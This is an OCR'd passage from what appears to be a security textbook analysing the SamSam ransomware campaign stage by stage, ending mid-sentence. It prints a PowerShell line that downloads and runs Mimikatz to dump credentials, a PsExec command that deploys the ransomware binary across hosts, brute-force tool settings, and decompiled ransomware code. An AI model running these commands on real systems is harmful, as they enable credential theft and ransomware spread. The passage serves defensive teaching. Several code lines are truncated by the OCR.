
- **Stage 2: Harvests Admin Credentials**

  Since SamSam ransomware creators are capable and efficient in combining commodity and proprietary tools with publicly available exploits and techniques, once they identify vulnerable unpatched servers with the RDP protocol, they employ Mimikatz or NLBrute RDP brute-force tools to harvest the admin credentials and perform privilege escalation. It has been found that the attackers mainly use PowerShell commands to call Mimikatz from an online PowerSploit repository.



Max attempts: 3
Thread count: 80
Timeout: 15
Default port: 3389
Good format: SERVER:PORT@DOMAIN\USER;PASSWORD
☑ Servers checking

Figure 7.105: Screenshot displaying NLBrute 1.2 RDP brute-force tool



```
powershell.exe iex (New-Object
Net.WebClient).DownloadString('https://raw.githubuse
Mimikatz.ps1');Invoke-Mimikatz –DumpCreds
```

Figure 7.106: Screenshot displaying PowerShell command to download Mimikatz

- **Stage 3: Spreads Infection**

  Once the attackers get admin access, they perform reconnaissance of the compromised network infrastructure using custom scripts or SystemTools' Hyena tool. They also create SOCKS proxies to tunnel the traffic and exploit legitimate admin tools such as PsExec, WMI, and RDP to spread and execute SamSam on the rest of the computers present in the network.

Exploitation Phase

The exploitation phase is illustrated in the figure below:



.BAT file
Run
Runner .Net executable
Call Decryption Function
Decryptor .Net Dll
Parameter
Decrypt and run
SamSam Infected Host
PSEXEC
Network of computers
Decryption Password
PSEXEC
Encrypted Payload
Read
RSA Public Key

Figure 7.107: Exploitation phase flow chart


- **Stage 4: Deploys Payload**

  After gaining access to all the vulnerable servers in the network, a batch file (.bat) will be executed on all the servers.

```
ps -accepteula -s \<hostname> cmd.exe /c if
exist C:\windows\system32\character2.exe start
/b character2.exe <hostname>_PublicKey.keyxml
```

Figure 7.108: Batch Script Deploying SamSam payload (character2.exe)

  This custom ransomware .NET binary file (.bat) originally contained two embedded executables: del.exe or delfiletype.exe (SDelete Sysinternals program) and selfdel.exe (used to delete its malicious activity).


samsam (8.2.8.8)
References
Resources
samsam.del.exe
samsam.Properties.Resources.resources
samsam.selfdel.exe
-
SAM
encc
FileUtil
Program
samsam.Properties
delfiletype (2.4.8.3)
References
-
delfiletype
Program
selfdel (1.0.0.0)
References
-
selfdel
Program
Main binary that contains the embedded executables in Resource section
Filename for ransom note
Bitcoin address
Blog address
Encrypted files extension
Display text in ransom note


```
private static string helpfile = "HELP_DECRYPT_YOUR_FILES";
private static string helpfileext = ".html";
private static string sfd = Program.currentdir + "\\selfdel.exe";
private static string ext_enc = ".encryptedRSA";
private static string yourweb = "68007400740070003A002F002F0075006E0069006F006E0038003
private static string yourbtc = "310039004300620044006F0061005A0044004C0054007A006800680054
private static string txthelp = string.Concat(new string[]
{
    "3C002F00680074006D006C003E000D000A003C0070007200650 03E000D000A003C0066006F006E00
    Program.comname,
    "3C00620072003E003C00620072003E003C0066006F006E007400200063006F006C006F0072003D002
    Program.yourweb,
    "22003E00",
    Program.yourweb,
    "3C002F0061003E000D000A000D000A000D000A003C0066006F006E007400200063006F006C006F00
    Program.yourbtc,
    "0D000A003C0066006F006E007400200063006F006C006F0072003D0022004D00610072006F006F006
    Program.comname,
    "0D000A003C0066006F006E007400200063006F006C006F0072003D0022004D00610072006F006F006
});
```

Figure 7.109: SamSam Ransomware Binary

- **Stage 5: Executes Payload and Encrypts Local Files**

  After executing the binary file, the ransomware performs encryption of the target files matching a hard-coded list of approximately 300 file extensions. Before starting the encryption process, it categorizes the files by size (less than 250 MB, 500 MB, 1000 MB, and larger than 1000 MB) and encrypts the smallest files first. The malware also attempts to unlock files that are in use, presumably to ensure that active documents are encrypted, and cause maximum damage to the victim.

  Files are encrypted using the Windows Cryptography API with a symmetric-encryption algorithm (Rijndael) key that is randomly generated on the compromised system. The ransomware then encrypts the Rijndael key with an RSA-2048 public key, thereby providing adequate protection from the incident responders' recovery efforts.




```
"xls",".xlsx",".pdf",".doc",".docx",".ppt",".pptx",".txt",".dwg",".bak",".bkf",".pst",".dbx",".zip",".rar","
".3fr",".jar",".3g2",".xml",".png",".tif",".3gp",".java",".jpe",".jpeg",".jpg",".jsp",".php",".3pr",".7z","
,".act",".adb",".ads",".agdl",".ai",".ait",".al",".apj",".arw",".asf",".asm",".asx",".avi",".awg",".back","
".bik",".bkp",".blend",".bpw",".c",".cdf",".cdr",".cdr3",".cdr4",".cdr5",".cdr6",".cdrw",".cdx",".ce1",".ce2
".cpp",".cr2",".craw",".crt",".crw",".phtml",".php5",".cs",".csh",".csl",".tib",".csv",".dac",".db",".db3","
".dds",".der",".des",".design",".dgc",".djvu",".dng",".dot",".docm",".dotm",".dotx",".drf",".drw",".dtd","
".fdb",".ffd",".fff",".fh",".fmb",".fhd",".fla",".flac",".flv",".fpx",".fxg",".gray",".grey",".gry",".h","
".incpas",".indd",".kc2",".kdbx",".kdc",".key",".kpdx",".lua",".m",".m4v",".max",".mdc",".mdf",".mef",".mfw"
".mrw",".msg",".myd",".nd",".ndd",".nef",".nk2",".nop",".nrw",".ns2",".ns3",".ns4",".nsd",".nsf",".nsg","
".odf",".odg",".odm",".odp",".ods",".odt",".oil",".orf",".ost",".otg",".oth",".otp",".ots",".ott",".p12","
,".pdd",".pef",".pem",".pfx",".pl",".plc",".pot",".potm",".potx",".ppam",".pps",".ppsm",".ppsx",".pptm","
".qbb",".qbm",".qbr",".qbw",".qbx",".qby",".r3d",".raf",".rat",".raw",".rdb",".rm",".rtf",".rw2",".rwl","
".sldx",".sql",".sqlite",".sqlite3",".sqlitedb",".sr2",".srf",".srt",".srw",".st4",".st5",".st6",".st7","
".sxg",".sxi",".sxi",".sxm",".sxw",".tex",".tga",".thm",".tlg",".vob",".war",".wallet",".wav",".wb2",".wmv",
```

Figure 7.110: Examples of hard-coded target file extensions

Post-Exploitation Phase

- **Stage 6: Demands for Ransom**


  After encrypting the files of interest, the ransomware launches the Windows SDelete program to wipe the free space on the disk to hinder recovery efforts. The malware also deletes the main ransomware binary and the free space wiper. Then, 